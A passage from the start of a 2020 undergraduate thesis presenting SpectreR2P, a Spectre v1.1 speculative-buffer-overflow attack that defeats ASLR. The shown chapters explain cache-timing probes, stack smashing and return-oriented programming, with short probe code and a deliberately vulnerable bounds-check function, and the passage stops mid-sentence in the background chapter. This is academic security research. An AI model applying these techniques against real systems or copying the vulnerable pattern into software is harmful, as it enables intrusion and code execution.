# BYPASSING ASLR VIA SPECULATIVE BUFFER OVERFLOWS

Nicholas Mosier

Advisor: Professor Peter C. Johnson

A Thesis

Presented to the Faculty of the Computer Science Department

of Middlebury College

May 2020

## ABSTRACT

Spectre, a class of speculative execution vulnerabilities disclosed in 2018, has demonstrated weaknesses in existing security protections. Attackers can exploit speculative buffer overflows, a Spectre variant, to achieve arbitrary speculative code execution in victims. The security community has not thoroughly explored which security protections speculative buffer overflows can bypass. Previous literature assesses that address space layout randomization (ASLR), a security protection in modern operating systems, effectively mitigates speculative buffer overflow attacks. I present SpectreR2P, a host-based attack that discloses a victim's ASLR-randomized code address via speculative buffer overflow, thereby demonstrating the ineffectiveness of ASLR against speculative buffer overflows.

**ACKNOWLEDGEMENTS**

Peter C Johnson

Shelby Kimmel

Michael Linderman

## TABLE OF CONTENTS


**1 Introduction** **2**

**2 Background** **4**
- 2.1 Execution on Modern Processors . . . . . 4
  - 2.1.1 Out-of-Order and Speculative Execution . . . . . 4
- 2.2 The Cache . . . . . 6
  - 2.2.1 Cache Basics . . . . . 6
  - 2.2.2 L1, L2, and Shared L3 Caches . . . . . 7
  - 2.2.3 Cache Flushing and Prefetching . . . . . 8
- 2.3 Cache Timing Attacks . . . . . 8
  - 2.3.1 General Approach . . . . . 9
  - 2.3.2 Function Call Cache Probe . . . . . 10
- 2.4 Stack Attacks and Defenses . . . . . 11
  - 2.4.1 Stack Buffer Overflows . . . . . 11
  - 2.4.2 Return-Oriented Programming . . . . . 13
  - 2.4.3 Address Space Layout Randomization . . . . . 15
- 2.5 Spectre . . . . . 17
  - 2.5.1 SPECTRE1.1: Speculative Buffer Overflows . . . . . 17
- 2.6 Conclusion . . . . . 19

**3 My Work: The Attack** **21**
- 3.1 Attack Model . . . . . 21
- 3.2 Attack Motivation . . . . . 23
- 3.3 Attack Requirements and Constraints . . . . . 23
- 3.4 Attack Components . . . . . 25
  - 3.4.1 Choosing an Anchor: `prefetch` . . . . . 25
- 3.5 Attack Analysis . . . . . 27
  - 3.5.1 Attack Overview . . . . . 28
- 3.6 Attack Timing . . . . . 28
  - 3.6.1 Timing Issues . . . . . 30
  - 3.6.2 Timing Parameters . . . . . 31
  - 3.6.3 Relaxing the Attack's Timing Requirements . . . . . 32

**4 Results** **35**
- 4.1 Testing Configuration . . . . . 35
- 4.2 Performance Metrics . . . . . 36
  - 4.2.1 Measuring Accuracy . . . . . 36
  - 4.2.2 Measuring Runtime . . . . . 37
- 4.3 Performance versus Search Space . . . . . 37
- 4.4 Performance versus Background Activity . . . . . 38
  - 4.4.1 Runtime and Background Activity . . . . . 39
  - 4.4.2 Accuracy and Background Activity . . . . . 40

4.5 Performance Compared to Previous Attacks . . . . . . . . . . . . . . 41
4.5.1 Comparing Time Until Success . . . . . . . . . . . . . . . . . 42
4.5.2 Improvements over Previous Attacks . . . . . . . . . . . . . . 43

**5 Conclusion** **44**
5.1 Possible Countermeasures . . . . . . . . . . . . . . . . . . . . . . . . 44
5.1.1 Previous work . . . . . . . . . . . . . . . . . . . . . . . . . . 46
5.1.2 Generalizability . . . . . . . . . . . . . . . . . . . . . . . . . 46
5.1.3 Future Work . . . . . . . . . . . . . . . . . . . . . . . . . . . 47

**A Full Attack and Victim Code** **49**
A.1 Attack Code . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 49

**Bibliography** **57**

## LIST OF TABLES

2.1 Cache hierarchy . . . . . . . . . . 8
2.2 64-bit ASLR-randomized virtual address . . . . . . . . . . 16
2.3 ASLR on macOS . . . . . . . . . . 16

3.1 Guess terminology . . . . . . . . . . 30
3.2 Attack synchronization issues . . . . . . . . . . 32

4.1 Test workstation specifications. . . . . . . . . . . 36
4.2 Attack performance results with no background activity . . . . . . 37
4.3 Previous attack comparison . . . . . . . . . . 43

## LIST OF FIGURES

2.1 Stack buffer overflow example. . . . . . . . . . . . . . . . . . . . . . . . 12
2.2 ROP attack example . . . . . . . . . . . . . . . . . . . . . . . . . . . . 14
2.3 Speculative buffer overflow example . . . . . . . . . . . . . . . . . . . 18

3.1 Attack control flow diagram . . . . . . . . . . . . . . . . . . . . . . . . 22

4.1 Attack runtime vs. spinning threads . . . . . . . . . . . . . . . . . . . 39
4.2 Attack runtime vs. background threads . . . . . . . . . . . . . . . . . 40
4.3 Attack time until success vs. background threads . . . . . . . . . . . 42

## LIST OF LISTINGS


2.1 Speculative execution example (C) . . . . . . . . . . . . . . . . . . . . 6

2.2 Speculative execution example (x86) . . . . . . . . . . . . . . . . . . . 6

2.3 Basic cache probe (C) . . . . . . . . . . . . . . . . . . . . . . . . . . 9

2.4 Basic cache probe (x86) . . . . . . . . . . . . . . . . . . . . . . . . . 9

2.5 Function call cache probe (C) . . . . . . . . . . . . . . . . . . . . . . 10

2.6 Function call cache probe (x86) . . . . . . . . . . . . . . . . . . . . . 10

2.7 Stack buffer overflow source . . . . . . . . . . . . . . . . . . . . . . . 12

2.8 Example Spectre1.1 vulnerability (C). . . . . . . . . . . . . . . . . . . 18

2.9 Example Spectre1.1 vulnerability (x86). . . . . . . . . . . . . . . . . . 18

4.1 Successful run of SpectreR2P in the shell . . . . . . . . . . . . . . . . 35

4.2 Background spinning thread . . . . . . . . . . . . . . . . . . . . . . . 38

A.1 Attack source code (C) . . . . . . . . . . . . . . . . . . . . . . . . . . 49

A.2 Attack source code (x86) . . . . . . . . . . . . . . . . . . . . . . . . . 52

A.3 Victim source (x86) . . . . . . . . . . . . . . . . . . . . . . . . . . . . 53

A.4 Victim source (C) . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 55

A.5 ASLR utility script . . . . . . . . . . . . . . . . . . . . . . . . . . . . 55

CHAPTER 1

# INTRODUCTION

The recent discovery of the Spectre hardware vulnerability has brought into question the effectiveness of existing security methods. Following Spectre's discovery in 2018 [6], security researchers have discovered a multitude of Spectre variants [7, 5], each with serious implications similar to Spectre. However, the security community has not thoroughly explored to what extent attackers can use new Spectre variants to break existing security protections. Specifically, it is unknown whether speculative buffer overflows, Spectre v1.1, are able to defeat address space layout randomization (ASLR), a security protection of all modern operating systems that randomizes a program's addresses at runtime.

In this thesis, I present SpectreR2P ("Spectre Return to Prefetch"), an attack that uses a speculative buffer overflow to disclose the randomized runtime address of a victim process' instructions. The success of SpectreR2P demonstrates that an attacker can use a speculative buffer overflow vulnerabilities can to bypass ASLR.

In Chapter 2, I discuss background information required to understand SpectreR2P. In Chapter 3, I introduce SpectreR2P and describe how it works in detail. In Chapter 4, I present performance results of SpectreR2P and compare it to a previous attack.

## Motivation

Spectre affects all modern processors: it is the product of the ability of speculative execution to modify the state of the cache, even during misspeculation. These two features, speculative execution and the cache, are essential optimizations for modern processors. Spectre affects all modern processors, including Intel's x86-64 processors (found in most personal computers) and ARM processors (found in virtually all smartphones). Furthermore, Spectre vulnerabilities affect all programs, even those

that are bug-free and written correctly. This is because Spectre exploits adverse interactions between speculative execution and the cache at the microarchitectural level, rather than the semantic correctness level. The most effective protections against Spectre to date are software mitigations that require program recompilation [13]; binaries compiled without Spectre mitigation remain vulnerable.

Speculative buffer overflows, a variant of the Spectre vulnerability discovered by Kiriansky et al. [5], open up an even wider range of attack methods than the first Spectre variant [6]. The attacker can adapt existing attacks that target non-speculative buffer overflows to speculative buffer overflows.

Address space layout randomization (ASLR) is an essential security protection in modern operating systems and existing literature believes it protects against speculative buffer overflows.[1] If a speculative-buffer-overflow-based attack can in fact defeat ASLR, however, the attacker can use the traditional exploitation techniques that ASLR protects against, such as return-oriented programming (Section 2.4.2), to achieve arbitrary code execution in the victim.

### My Contributions

I present SpectreR2P, an attack that exploits a speculative buffer overflow that discloses the randomized runtime address of a victim process with ASLR enabled. The success of SpectreR2P demonstrates that ASLR is in fact ineffective against speculative buffer overflow vulnerabilities under particular conditions (Section 3.3). My work therefore demonstrates that the original assessment of Kiriansky et al. [5] underestimates the ability of speculative buffer overflows and overestimates the effectiveness of ASLR against speculative buffer overflows.

[1] Kiriansky et al. [5] claim that "[ASLR] is the only generic mitigation currently available against speculative buffer overflows."

CHAPTER 2

# BACKGROUND

SpectreR2P builds on top of existing speculative execution attacks, employs existing cache timing attack methods, and adapts existing attacks strategies.

## 2.1 Execution on Modern Processors

Modern processors implement many optimizations over a sequential processor; however, they still obey a sequential execution model. Processors have two levels of abstraction: the *instruction set architecture* and the *microarchitecture*.

A processor's instruction set architecture (ISA), or just "architecture", describes the programmable interface provided by the processor, including the instructions semantics, the register set, and the abstract execution model. Intel's x86-64 ISA has 64-bit registers and addresses, defines a sequential execution model: the effects of previous instructions become visible before the effects of any following instructions.

A processor's microarchitecture ($\mu$arch) describes the particular implementation of the processor's corresponding ISA. The microarchitecture must meet the specifications of the ISA. Modern microarchitectures are heavily optimized, employing out-of-order, superscalar, and speculative execution. However, such microarchitectures must make the program *appear* to execute sequentially. Nevertheless, a program can observe side-effects inconsistent with sequential execution in the cache through timing instructions, as we will see in Sections 2.3 and 2.5.

### 2.1.1 Out-of-Order and Speculative Execution

Out-of-order execution is a microarchitectural optimization that allows the processor to execute instructions in a different order than in which they appear, while maintaining the appearance of sequential execution.

Some instructions are high-latency and require many processor cycles to complete. Rather than stalling during that long period, the processor will instead execute subsequent instructions that do not depend upon the result of the high-latency instruction, covering its high latency and increasing processor instructions per cycle (IPC). Processors with out-of-order execution may execute instructions out of order as long as doing so does not affect the program state.

Control flow instructions, e.g., conditional branches, often depend on operands that may not yet be available. Rather than waiting for the operands to become available, modern processors will *speculate* the direction of control flow and proceed to *speculatively execute* the instructions along that path. Once the control flow operand becomes available, the processor either (i) commits the results of the speculative execution and resumes non-speculative execution where the speculative execution left off, if the guess was correct, or (ii) discards the results of the speculative execution and resumes non-speculative execution at the control flow instruction, if the guess was incorrect. In the latter case, we say that the processor *misspeculated*, and it *misspeculatively executed* the wrong execution path. Misspeculative execution is the transient kind of speculative execution: the processor always discards its results. Furthermore, whenever speculative execution encounters an error, such as an invalid memory access, the processor rolls back the speculative execution context to the closest non-speculative context. [1] Therefore, misspeculation has no effect on program state.

Listings 2.1 and 2.2 include code examples that may cause (mis)speculative execution. The program takes the conditional branch in Listing 2.2 99 out of 100 times. Suppose that the processor always speculatively takes the branch if the result of the comparison operation `cmp` is not yet available. For the first 99

[1] In contrast, a non-speculative invalid memory access triggers a segmentation fault and the process may terminate.

```c
for (int i = 0; i < 100; ++i)
  ;
return;
```

Listing 2.1: Basic C `for` loop

```asm
  mov eax, 0
loop:
  inc eax
  cmp eax, 100
  jl  loop
  ret
```

Listing 2.2: Basic x86 `for` loop

loop iterations, the processor speculates correctly and thus commits the results of speculative execution once `cmp` resolves. On the last iteration, however, the processor misspeculates and subsequently discards the results of the misspeculative execution before reverting to the correct execution path starting with the `ret` instruction.

The *branch predictor* is the processor component that guesses whether the processor should take a given branch during speculative execution. Modern processors have other prediction components, such as the return stack buffer (RSB), which correspond to different instructions and scenarios.

Section 2.5 presents a class of misspeculative execution vulnerabilities, which the attack I present exploits.

## 2.2 The Cache

Caches are an essential feature not only to modern processors but also to modern attacks. The attack I present uses the cache as a side-channel by causing the victim to leak information through the cache to the attacking process.

### 2.2.1 Cache Basics

Accesses to main memory frequent but slow, on the order of 100 ns [9]. This is a result of both the trade-offs made in the underlying medium (most commonly

capacitor-based DRAM) and the physical distance separating memory from the CPU. The processor minimizes how much memory access throttles execution by *caching* recently accessed memory regions in a memory bank that is closer to the CPU and faster than main memory. This memory bank is the *cache*. The *cache line* is the unit of contiguous memory around an accessed value that the processor brings into the cache along with the accessed value. On modern processors, cache lines are generally 64 bytes in size.

A *cache hit* occurs when the CPU issues a memory access to memory contents already present in the cache; a *cache miss* occurs when the CPU issues a memory access not present in the cache. A cache miss is an order of magnitude slower than a cache hit, since the former entails accessing main memory, while the latter only involves accessing the cache. The timing difference is great enough that it can be consistently measured using a high-resolution clock, which cache-timing attacks can exploit, including the one I present.

### 2.2.2 L1, L2, and Shared L3 Caches

In modern CPUs, "the cache" is actually a cache hierarchy of two or three different levels, in order of increasing capacity and latency: the L1, L2, and L3 cache. Each processor core has its own private L1 and L2 caches, but all cores share the same L3 cache (on most processors). The shared L3 cache has important security implications: on a multi-core processor, one process can track the memory accesses of another process through observing cache hits and cache misses while accessing data occupying the same L3 cache lines as the other process' data.

In the attack I present, the attacker and victim must share a cache. Since all cores share the L3 cache, the attack works as long as the attacker and victim processes run on the same processor but on potentially different cores.

| Level | Sharing | Latency (cycles) | Latency (ns)[2] |
|---|---|---|---|
| L1 | private | 4 | 1 |
| L2 | private | 10 | 3 |
| L3 | shared | 65 | 30 |

Table 2.1: The cache hierarchy [8].

### 2.2.3 Cache Flushing and Prefetching

Intel's X86 instruction set gives the programmer the ability to directly manipulate the cache through the `clflush` and `prefetch` instructions. The `clflush` instruction evicts the cache line containing the memory value operand so that subsequent accesses within that cache line generate cache misses. The `prefetch` instruction preforms the opposite operation: it brings the memory value operand (and its associated cache line) into the cache.

These cache instructions are unique in that they have no effect on architectural state; they operate at the microarchitectural level. This simultaneously potential optimization opportunities as well as potential security issues. `clflush` and `prefetch` are essential to cache-timing attacks (Section 2.3).

## 2.3 Cache Timing Attacks

From an attacker's perspective, the cache contains an imperfect record of a victim's memory accesses. Attackers can recover information about the victim's memory access patterns by using a *cache timing attack*. A cache timing attack involves timing accesses to the cache and from those access times inferring whether particular memory regions are in the cache. An attacker can use a cache timing attack to leak the victim's secrets.

[2] Assuming a clock frequency of 3.0GHz, which is common for Intel i7 processors.

```c
#define THRESH <threshold>
/* probe whether *addr
 * in cache */
int probe(char *addr) {
    int start = __rdtsc();
    char c = *addr;
    int stop = __rdtsc();
    return
        stop - start < THRESH;
}
```

Listing 2.3: Basic method of probing cache for address (C).

```asm
%define THRESH <threshold>
    ;; probe whether [rdi]
    ;; in cache
probe:
    rdtsc
    mov edx,eax
    mov bl,[rdi]
    rdtsc
    sub eax,edx
    cmp eax,THRESH
    mov eax,0
    cmovl eax,1
    ret
```

Listing 2.4: Basic method of probing cache for address (x86 asm).

### 2.3.1 General Approach

The simplest cache timing attack recovers 1 bit of information from the attacker: whether it has recently accessed data at a given address. Let the data be at address $A$, and suppose the attacker wants to determine whether a victim function $F$ accesses data at $A$. The attack then proceeds as follows:

1. Flush the cache line containing $A$.
2. Induce the victim process to execute $F$.
3. Probe the cache for data at $A$.

Probing the cache (Item 3) requires further explanation.

#### Memory Read Cache Probe

The simplest cache probe of address $A$ is to time a memory read from $A$ using x86's time-stamp counter, accessed through the `rdtsc` instruction [4]. Listings 2.3 and 2.4 presents a minimal example of this simple cache probe.

More sophisticated cache timing attacks use this memory read cache probe method [14, 15].

```c
#define THRESH <threshold>
/* probe whether *addr
 * in cache */
int probe(void (*func)(void)) {
    int start = __rdtsc();
    func();
    int stop = __rdtsc();
    return
        stop - start < THRESH;
}
```

Listing 2.5: Function call method of probing cache for instructions (C).

```asm
%define THRESH <threshold>
    ;; probe whether [rdi]
    ;; in cache
probe:
    rdtsc
    push rax
    call rdi
    rdtsc
    pop rdx
    sub eax,edx
    cmp eax,THRESH
    mov eax,0
    cmovl eax,1
    ret
```

Listing 2.6: Function call method of probing cache for instructions (x86 asm).

### 2.3.2 Function Call Cache Probe

An alternative approach to the cache probe presented in Section 2.3.1 is to *call* address $A$ and time the function's execution rather than reading directly from $A$ and timing the read. Executing an instruction involves reading it from memory first, so a function with cached instructions executes faster than a function with uncached instructions. Probing the presence of instructions in the cache via a direct read and via a function call are roughly equivalent. This approach only works if address $A$ points to executable instructions, which are only found in the victim's code or a shared library. In SpectreR2P, the attacker and victim share the C standard library `libc`, and the attacker chooses $A =$ `isspace`. See Listings 2.5 and 2.6 for a minimal example of a function call cache probe.

The advantage to the function call approach is that it is less susceptible to noise than the direct read approach and it requires less clock precision, since the timing differences of cache hits versus cache misses accumulate over the execution of the probed instructions. ARM processors lack a high-precision time-stamp instruction like x86's `rdtsc`, making it difficult to differentiate cache hits versus cache misses during a single memory read. Therefore, the function call approach is more feasible

than the memory read approach on ARM processors. Zhang et al. demonstrate that a similar approach involving executing sparse instructions using return-oriented techniques (Section 2.4.2) is successful on ARM. While SpectreR2P specifically targets the x86-64 architecture, Zhang et al.'s findings demonstrate it may be adaptable to ARM as well.


## 2.4 Stack Attacks and Defenses

Over the two decades, an arms race between attacks and defenses has unfolded. Attacks and defenses have grown in complexity with time, but modern attack strategies derive from old attack strategies.

In the following attacks, the ultimate goal of the attacker is to achieve *arbitrary code execution* in the victim. My attack seeks to disable a particular defense (address space layout randomization) that protects against a particular attack strategy (return-oriented programming) that achieves arbitrary code execution in the victim. Furthermore, my attack borrows strategies from stack buffer overflow vulnerabilities and return-oriented programming, applying them to a speculative execution context.

### 2.4.1 Stack Buffer Overflows

A *buffer overflow* is a bug in which a process erroneously writes past the end of an allocated memory region, e.g., an array. In languages without implicit array bounds checking, e.g., C and C++, flaws in program logic can cause a process to write data past the end of the array. Most commonly this occurs when the process fills a fixed-length buffer with variable-length data. For example, a call to the C standard library's `char *strcpy(char *dst, char *src)`, which copies string




Listing 2.7: Stack buffer overflow source code.

Figure 2.1: Example of a stack buffer overflow. An unbounded `strcpy()` causes the current function to return to the address `0xdeadbeef` rather than `0x000fcf50`.

`src` into buffer `dst`, triggers a buffer overflow within `strcpy()` when the length of `src` exceeds the allocated size of `dst`.[3]

A process' call stack contains a series of *stack frames*. A *stack frame* consists of the callee function's local variables, the return address into the caller function, and the parameters passed from the caller to the callee. Since program data and control data are stored adjacently on the stack, writing program data out of bounds on the stack can corrupt the control data. Therefore, the overflow of a buffer located on the stack can corrupt the callee function's return address so that it returns to a new location. This is often called *smashing the stack*. If the new, corrupted return address is invalid, then the callee's return generates a segmentation fault. If the corrupted return address is valid, however, the callee successfully returns to and then executes the instructions at that address. If an attacker controls the data written to the stack buffer, she controls the new return address of the callee and

[3] `strcpy()` can still be used safely, however. To witness the *real* horrors of buffer overflows, look no further than the C standard library's now-deprecated `gets()` function.

thus the subsequent execution of the victim.

Fig. 2.1 depicts a stack buffer overflow.[4] The function `smash()` contains a stack buffer overflow vulnerability: it declares a *byte* 4 buffer `buf` on the stack, but copies an unbounded amount of data into the buffer in its call to `strcpy()`. To exploit this vulnerability, an attacker can supply an input string of length *bytes* 8. Since the length of `input` exceeds the length of `buf`, it triggers a stack buffer overflow, causing the victim to overwrite its return address on the stack with the last *bytes* 4 of the attacker-controlled `input`. In the example, the victim returns to the attacker-defined address `0xdeadbeef`. See Aleph One's seminal article "Smashing the stack for fun and profit" [10] for details on stack smashing and its origins.

The simplest kind of stack-smashing attack overflows the victim's buffer with malicious instructions in addition to a new return address that points to those instructions. The victim returns to and then executes the malicious instructions on the stack. To protect against this attack strategy, operating systems introduced the WˆX protection (read "write xor execute"): segments may be either writable or executable, but never both.[5] Consequently, attackers cannot write to the victim's executable segments, rendering stack smashing impossible. Attackers responded with code-reuse attacks, exemplified by the following attack paradigm.

### 2.4.2 Return-Oriented Programming

Return-oriented programming (ROP) attacks exploit stack buffer overflow vulnerabilities by injecting a sequence of so-called *gadgets* into a victim process' stack frame. *Gadgets* are short series of instructions traditionally ending in a return instruction (`ret`) that the attacker can chain together to perform arbitrary computation in

[4]The example assumes 32-bi addresses for simplicity. My attack targets Intel's x86-64 ISA, which has 64-bit addresses.

[5]Yes, ∼(W&X) would have been a more accurate name.





Figure 2.2: Example of a ROP attack. The attacker has corrupted the victim's stack with gadget addresses.

the in the victim [11]. However, the attacker can only use gadgets in the victim's code segment or shared libraries because under WˆX, the victim cannot execute the stack or any other writable segment.

When the victim process enters the vulnerable function, the stack buffer overflow (Section 2.4.1) causes the victim to overwrite the current function's return address and following data with attacker-specified return addresses pointing to gadgets. Upon returning from the current function, the victim returns to the first gadget in the gadget chain. When the victim reaches the return instruction in the first gadget, it returns to the next gadget return address on the stack. Execution of the ROP chain continues in this fashion.

Fig. 2.2 shows an example of victim process' stack that a ROP attack has corrupted. The first three return addresses point to gadgets at `0x751b210f`, `0x751a9023`, `0x751a1035`. After returning from the current function, the victim executes the gadgets in order: (i) `mov rdi,rsp`, (ii) `add rdi,8`, (iii) `call system`. These three instructions in sequence cause the victim to compute the

address of an attacker-controlled path string on the stack and then call the C library function `system()` to execute the binary at that path, achieving arbitrary code execution.

### 2.4.3 Address Space Layout Randomization

ROP attacks require knowledge of the victim's instruction addresses to inject the correct gadget addresses onto the victim's stack. Operating systems introduced *address space layout randomization* (ASLR) as a protection against ROP attacks. ASLR randomizes the base address of processes during launch, so that attackers do not know where find gadgets.

Furthermore, it randomizes each of a process' segments, including the stack, heap, and code (traditionally "text") segment, separately. We measure the size of the randomized address space in *bits of entropy*, i.e., the number of bits in an address that ASLR randomizes. If there are 256 possible base addresses of a program's code segment, then the code address space has $b = \log_2(256) = 8$ bits of entropy. See Table 2.3 for ASLR characteristics on macOS.

Since only the code segment contains gadgets, ASLR's randomization of the code segment base address is essential to defending against ROP attacks. However, ASLR does not randomize the ordering of functions *within* a process' code segment, so the offsets of instructions within the code segment are fixed. Therefore, if the attacker knows the runtime address of one so-called *anchor instruction* in the victim's code, then she knows the address of all other instructions. My attack bypasses ASLR by disclosing the address of an anchor instruction within the victim's code.

| (unused) | fixed by OS | **ASLR randomized bits** | page offset |
|---|---|---|---|
| 16 | $36 - n$ | $n$ | 12 |

Table 2.2: Dissection of an ASLR-randomized 64-bit virtual address on x86-64.

| Segment | Bits of entropy | Lowest address | Highest address |
|---|---|---|---|
| Stack | 18 | `0x7ffec0000000` | `0x7ffefffff000` |
| Heap | 20 | `0x7f0000400000` | `0x7ffffff02000` |
| Code | 16 | `0x100000000` | `0x10ffff000` |

Table 2.3: Address space layout randomization (ASLR) bits of entropy and randomized address ranges on macOS 10.14 (for 64-bit programs).

### Randomized Address Space Size

While theoretical maximum bits of entropy on a 64-bit processor is equal to the word size $b_{\text{max}} = 64$, ASLR implementations only use a fraction of these available bits.

1. The most significant 16 bits of virtual addresses are unused on x86-64 processors [3].
2. The least significant 12 bits of virtual addresses correspond to the byte offset within a $KB\,4 = B\,2^{12}$ memory page.[6]
3. Operating systems fix an implementation- and segment-dependent number of most significant bits within the 48 valid virtual address bits. The code segment, heap, and stack are always mapped to non-overlapping address ranges.

Table 2.2 dissects a 64-bit virtual address randomized under ASLR. On macOS, $n = bits\,16$ in the table; these are the number of bits of entropy available to ASLR.

[6] Memory pages on all modern platforms are at least $KB\,4$ in size. Larger memory pages do exist, and they further reduce the number of address bits available to ASLR.

## 2.5 Spectre

Spectre is a class of attacks that exploit speculative execution vulnerabilities to cause a victim to leak secret information through the cache. While subsequently discarded speculative execution does not affect a process' state, it can still have measurable microarchitectural side-effects. Specifically, a cache miss during speculative execution causes the corresponding cache line to be brought into the cache, even if the speculative execution is subsequently discarded. Spectre attacks then probe the cache to recover the victim's secrets. I developed my attack around a speculative buffer overflow vulnerability in a victim process, and my attack incorporates a Spectre-style attack strategy.

Kocher et al. presented the first Spectre attack [6], called SPECTRE1.0. Their attack induces a speculative bounds-check bypass on a read from an array, causing the victim to leak sensitive information to the cache.

### 2.5.1 SPECTRE1.1: Speculative Buffer Overflows

Kiriansky and Waldspurger introduced speculative buffer overflows (a.k.a. SPECTRE1.1) [5], a speculative execution vulnerability that exploits a speculative bounds-check bypass on writes to an array. A SPECTRE1.1 attack uses a speculative buffer overflow to cause the victim to misspeculatively return to an attacker-defined address. Speculative buffer overflows attacks achieve arbitrary *misspeculative* code execution in the victim, much as traditional buffer overflows achieve arbitrary (non-speculative) code execution in the victim (Section 2.4.1). However, the usefulness of arbitrary speculative code execution is limited, since the misspeculation does not affect the victim's architectural state. only its microarchitectural state, e.g., the cache contents. Instead, the attack must cause the victim to speculatively execute instructions that have permanent microarchitectural side effects that the

```
uint64_t arr_len;
...
void func(uint64_t arr[], uint64_t index, uint64_t val) {
    if (index < arr_len)
        arr[index] = val;
}
```

Listing 2.8: Example Spectre1.1 vulnerability (C).

```
    ;; %rdi -- uint64_t arr[]
    ;; %rsi -- uint64_t index
    ;; %rdx -- uint64_t val
func:
    cmp rsi, [arr_len]
    jge .end
    mov [rdi + 8*rsi], rdx
.end:
    ret

    ...
arr_len: resd 1
```

Listing 2.9: Example Spectre1.1 vulnerability (x86).

| **Committed** | **Speculative** |
|---|---|
| ;rdx == 0xdeadbeef | |
| ;ret. addr. @ [rdi+8*rdi] | |
| cmp rsi, [arr_len] | |
| | jge .end ;branch not taken |
| | mov [rdi+8*rsi], rdx ;overwrites return address |
| | ret ;returns to 0xdeadbeef |
| | ... |
| (cmp finishes executing) | **discarded**: branch misprediction |
| jge .end ; branch taken | |
| ret | |

Figure 2.3: Execution trace of a speculative buffer overflow, causing the victim to speculatively return to the attacker-controlled address 0xdeadbeef.

attacker can measure. For example, memory accesses and the `prefetch` instruction permanently modify cache contents when executed (mis)speculatively. My attack causes the victim to misspeculatively execute a `prefetch` instruction and probes for its cache side effects.

Furthermore, the processor's maximum speculative execution window limits the length of speculative buffer overflow attack payloads. Modern processors can speculatively execute up to around 100 instructions before committing any results [5], so the entire attack payload must execute within that brief window of misspeculative execution before the processor discards its results and reverts control flow to the correct execution path.

See Fig. 2.3 for an example of a speculative buffer overflow in action. Listings 2.8 and 2.9 shows a function containing a speculative buffer overflow vulnerability. The function checks if a given index is within bounds of an array; if it is, it updates the value at that index. An attacker trains the victim's branch predictor to predict that the index is in-bounds. Then, the attacker supplies the vulnerable function with an out-of-bounds `index` and an attacker-controlled address in `value` (`0xdeadbeef` in the figure). The high-latency index and array length comparison instruction and subsequent branch causes the victim to speculatively fall through the branch and speculatively overwrite the function's return address with the contents of `value`, `0xdeadbeef`. The victim proceeds to speculatively execute instructions at address `0xdeadbeef` until the bounds comparison instruction resolves.

## 2.6 Conclusion

Speculative execution, an optimization in modern processors, can leak information via microarchitectural side-channels such as the cache, which an attacker can subsequently cover using a cache timing attack. Spectre attacks exploit the attack

